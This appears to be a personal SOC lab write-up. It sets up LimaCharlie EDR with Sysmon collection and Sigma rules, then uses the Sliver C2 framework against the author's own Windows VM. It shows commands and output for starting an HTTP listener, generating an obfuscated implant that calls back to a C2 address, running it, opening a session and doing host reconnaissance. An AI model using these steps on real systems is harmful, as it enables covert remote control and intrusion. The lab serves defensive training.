
Contents

Home Soc Lab

Part 1 – LimaCharlie Setup


LimaCharlie is a powerful SecOps cloud platform. It comes with cross-platform Endpoint Detection and Response agent and handles all o the log shipping/ingestion and has a threat detection system.

1. Create a free LimaCharlie Account
2. Create an organisation (with no pre-configurations)
3. Create a Windows sensor
   - Sensors are the primary input for data into LimaCharlie. They run on a variety of supported platforms and send JSON events to LimaCharlie's cloud in real-time.
4. Install the sensor using the Administrative Command Prompt, it has now been registered with LimaCharlie’s cloud



```
              ,,         %%
            ,,,,,,     %%%%%%
          ,,,,,,,,,  %%%%%%%%%%
        ,,,,,,,,,  %%%%%%%%%%%%%%
      ,,,,,,,,,  %%%%%%%%%%%%%%%%%%
    ,,,,,,,,,  %%%%%%%%%    %%%%%%%%%
  ,,,,,,,,,  %%%%%%%%#        %%%%%%%%%
,,,,,,,,,  %%%%%%%%%%
 ,,,,,,,,,  %%%%%%%%%
   ,,,,,,,,,  %%%%%%%%        %%%%%%%%
     ,,,,,,,,,  %%%%%%%%%%%%%%%%%%%%
       ,,,,,,,,,  %%%%%%%%%%%%%%%%
         ,,,,,,,,,  %%%%%%%%%%%%
           ,,,,,,,,   %%%%%%%%
             ,,,,       %%%%

        LimaCharlie Agent Installer
        https://limacharlie.io
   -------------------------------------

ERROR ++++++++ main.c: 432 installService() 1677105007 - service installed!
*** SUCCESS
*** Agent installed successfully!
```

5. Configure LimaCharlie to also ship Sysmon event logs alongside its own EDR telemetry. Done by adding Artefact Collection rules to automate Sysmon event logs



Artifact Collection


Provides low-level artifact collection capability which can be configured to run automatically via sensors, or pushed via REST API.

Artifact Collection Rule

Artifact Collection rules to be applied

Name	Patterns	Retention Period (In Days)	Delete Logs On Host After Ingestion	Ignore SSL Cert Errors During Log Upload	Platforms
windows-sysmon-logs	wel://Microsoft-Window…	10	false	false	windows

6. We are going to add the Sigma Ext, which adds hundreds of rules to identify potential threats in logs generated by Sysmon. open source Sigma ruleset



ext-sigma

This extension provides a core set of the open source Sigma rules in a managed fashion. It offers hundreds of rules and is a great boiler-plate rule pack to apply to your LimaCharlie deployment.

Sigma is an open source format for describing signatures in a generic way so that they can be applied through multiple technologies (like LimaCharlie).

The Sigma project is available here

The specific rules, converted and applied through this extension are available here

Some Sigma rules on Windows rely on Windows Event Logs which are not collected by LimaCharlie by default. In order to leverage these you will need to configure automated collection of the relevant Windows Event Logs through the Artifact Collection extension.

Cost
Free0

Organization
Idrees Roshan


Conclusion:

- Configured LimaCharlie, powerful EDR agent
- Created a windows sensor and implemented an artifact collection rule to automate Sysmon event logs.
- Added Sigma extension which consist of Sigma rules which are structured threat detection rules.

Part 2 – Prepare for Attack & Defend


Sliver C2 is an open-source Command & Control (C2) framework developed by BishopFox, designed for red team operations, penetration testing, and adversary emulation. It serves as an alternative to proprietary C2 frameworks like Cobalt Strike and Metasploit.

1. Launch sliver client in Ubuntu



```
root@lab000000:/home/sywtbsa# /root/sliver-server

All hackers gain prowess
[*] Server v1.5.41 - f2a3915c79b31ab31c0c2f0428bbd53d9e93c54b
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[server] sliver >
```

2. Start HTTP listener




```
sliver > jobs

[*] No active jobs

sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #3

sliver >
```

HTTP Listener not running


Start the listener

3. Generate C2 implant and drop it into the Downloads directory. IP is from the Ubuntu subsystem.




```
All hackers gain prowess
[*] Server v1.5.41 - f2a3915c79b31ab31c0c2f0428bbd53d9e93c54b
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[server] sliver > jobs

[*] No active jobs

[server] sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #1

[server] sliver > generate --http 172.25.114.254 --save /mnt/c/Users/sywtbsa/Downloads/

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m23s
[*] Implant saved to /mnt/c/Users/sywtbsa/Downloads/SEVERE_YOGURT.exe
```

4. Confirm sliver server has an implant and make sure the HTTP listener job is running prior to executing our payload




```
[server] sliver > implants

 Name             Implant Type   Template   OS/Arch           Format       Command & Control             Debug
=============== ============== ========== ================ ============ ============================= =======
 SEVERE_YOGURT    session        sliver     windows/amd64     EXECUTABLE   [1] https://172.25.114.254    false

[server] sliver > jobs

 ID   Name   Protocol   Port   Stage Profile
==== ====== ========== ====== ===============
 1    http   tcp        80
```

5. Run the C2 Implant in the Administrative Command Prompt




Administrator: Administrative Command Prompt

```
Microsoft Windows [Version 10.0.22000.2538]
(c) Microsoft Corporation. All rights reserved.

C:\Users\sywtbsa>C:\Users\sywtbsa\Downlods\SEVERE_YOGURT.exe
The system cannot find the path specified.

C:\Users\sywtbsa>C:\Users\sywtbsa\Downloads\SEVERE_YOGURT.exe

C:\Users\sywtbsa>
```



```
[server] sliver > jobs

 ID   Name   Protocol   Port   Stage Profile
==== ====== ========== ====== ===============
 1    http   tcp        80

[*] Session 91df20c3 SEVERE_YOGURT - 172.25.112.1:53454 (lab000000) - windows/amd64 - Thu, 13 Feb 2025 17:18:52 UTC

[server] sliver >
```


6. Verify the session and use the new C2 session




```
[server] sliver > sessions

 ID         Transport   Remote Address         Hostname    Username   Operating System   Health
========== =========== ===================== =========== ========== ================== =========
 91df20c3   http(s)     172.25.112.1:53454     lab000000   sywtbsa    windows/amd64      [ALIVE]

[server] sliver > use 91df20c3

[*] Active session SEVERE_YOGURT (91df20c3-0a7d-438d-a826-a9332c623966)

[server] sliver (SEVERE_YOGURT) >
```

We are now interacting with the C2 session on the windows VM. Let's run a few basic commands to get our bearing on the victim host:


- Info – basic info about the session
- Whoami – find out what user your implant is running as and what privileges it has
- Pwd – Identify our implants working directory
- Netstat – examine network connections occurring on the remote system
    - Rphcp.exe is the LimaCharlie EDR service executable
    - Slivers own implant is highlighted in green
- ps -T – Identify running processes on the remote system



```
[*] Active session SEVERE_YOGURT (91df20c3-0a7d-438d-a826-a9332c623966)

[server] sliver (SEVERE_YOGURT) > info

        Session ID: 91df20c3-0a7d-438d-a826-a9332c623966
              Name: SEVERE_YOGURT
          Hostname: lab000000
              UUID: d2bb90f7-e433-48a2-8010-aca45adbc59f
          Username: lab000000\sywtbsa
               UID: S-1-5-21-3327490159-1074428985-2300167398-500
               GID: S-1-5-21-3327490159-1074428985-2300167398-513
               PID: 8052
                OS: windows
           Version: 10 build 22000 x86_64
            Locale: en-US
              Arch: amd64
         Active C2: https://172.25.114.254
    Remote Address: 172.25.112.1:53454
         Proxy URL:
Reconnect Interval: 1m0s
     First Contact: Thu Feb 13 17:18:52 UTC 2025 (10m21s ago)
      Last Checkin: Thu Feb 13 17:29:13 UTC 2025 (0s ago)

[server] sliver (SEVERE_YOGURT) > whoami

Logon ID: lab000000\sywtbsa
[*] Current Token ID: lab000000\sywtbsa
```




```
[server] sliver (SEVERE_YOGURT) > netstat

 Protocol   Local Address                                                    Foreign Address
                           State          PID/Program Name
========== ===================================================================== ======================================
======================== ============ ================================
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:3389    finc-20-b2-v4wan-169598-cust2512.vm7.
cable.virginm.net.:58565   ESTABLISHED   1120/svchost.exe
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:49749   20.7.2.167:443
                           ESTABLISHED   3360/svchost.exe
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:49833   168.63.129.16:32526
                           ESTABLISHED   6956/WindowsAzureGuestAgent.exe
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:49842   168.63.129.16:80
                           ESTABLISHED   6956/WindowsAzureGuestAgent.exe
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:49853   168.63.129.16:32526
                           ESTABLISHED   6856/WaAppAgent.exe
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:49864   51.105.71.137:443
                           ESTABLISHED   3820/LabServicesAgent.exe
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:52180   114.152.242.35.bc.googleusercontent.c
om.:443                    ESTABLISHED   4924/rphcp.exe
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:53115   23.100.122.113:443
                           ESTABLISHED   3820/LabServicesAgent.exe
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:53823   168.63.129.16:80
                           TIME_WAIT     0/
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:53829   151.101.46.172:80
                           TIME_WAIT     0/
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:53845   151.101.46.172:80
                           TIME_WAIT     0/
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:53851   151.101.46.172:80
                           TIME_WAIT     0/
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:53869   151.101.46.172:80
```




```
                  TIME_WAIT     0/
tcp        lab000000.mshome.net.:54027                                  172.25.114.254:80
                  TIME_WAIT     0/
tcp        lab000000.mshome.net.:54029                                  172.25.114.254:80
                  TIME_WAIT     0/
tcp        lab000000.mshome.net.:54030                                  172.25.114.254:80
                  TIME_WAIT     0/
tcp        lab000000.mshome.net.:54031                                  172.25.114.254:80
                  TIME_WAIT     0/
tcp        lab000000.mshome.net.:54032                                  172.25.114.254:80
                  TIME_WAIT     0/
tcp        lab000000.mshome.net.:54038                                  172.25.114.254:80
                  TIME_WAIT     0/
tcp        lab000000.mshome.net.:54039                                  172.25.114.254:80
                  TIME_WAIT     0/
tcp        lab000000.mshome.net.:54040                                  172.25.114.254:80
                  TIME_WAIT     0/
tcp        lab000000.mshome.net.:54042                                  172.25.114.254:80
                  TIME_WAIT     0/
tcp        lab000000.mshome.net.:54043                                  172.25.114.254:80
                  TIME_WAIT     0/
tcp        lab000000.mshome.net.:54049                                  172.25.114.254:80
                  TIME_WAIT     0/
tcp        lab000000.mshome.net.:54051                                  172.25.114.254:80
                  ESTABLISHED   8052/SEVERE_YOGURT.exe

[server] sliver (SEVERE_YOGURT) >
```

We can see our implant and whatever security products the victim system is using. In this case it's Sysmon.


root@lab000000: /home/sywtbsa

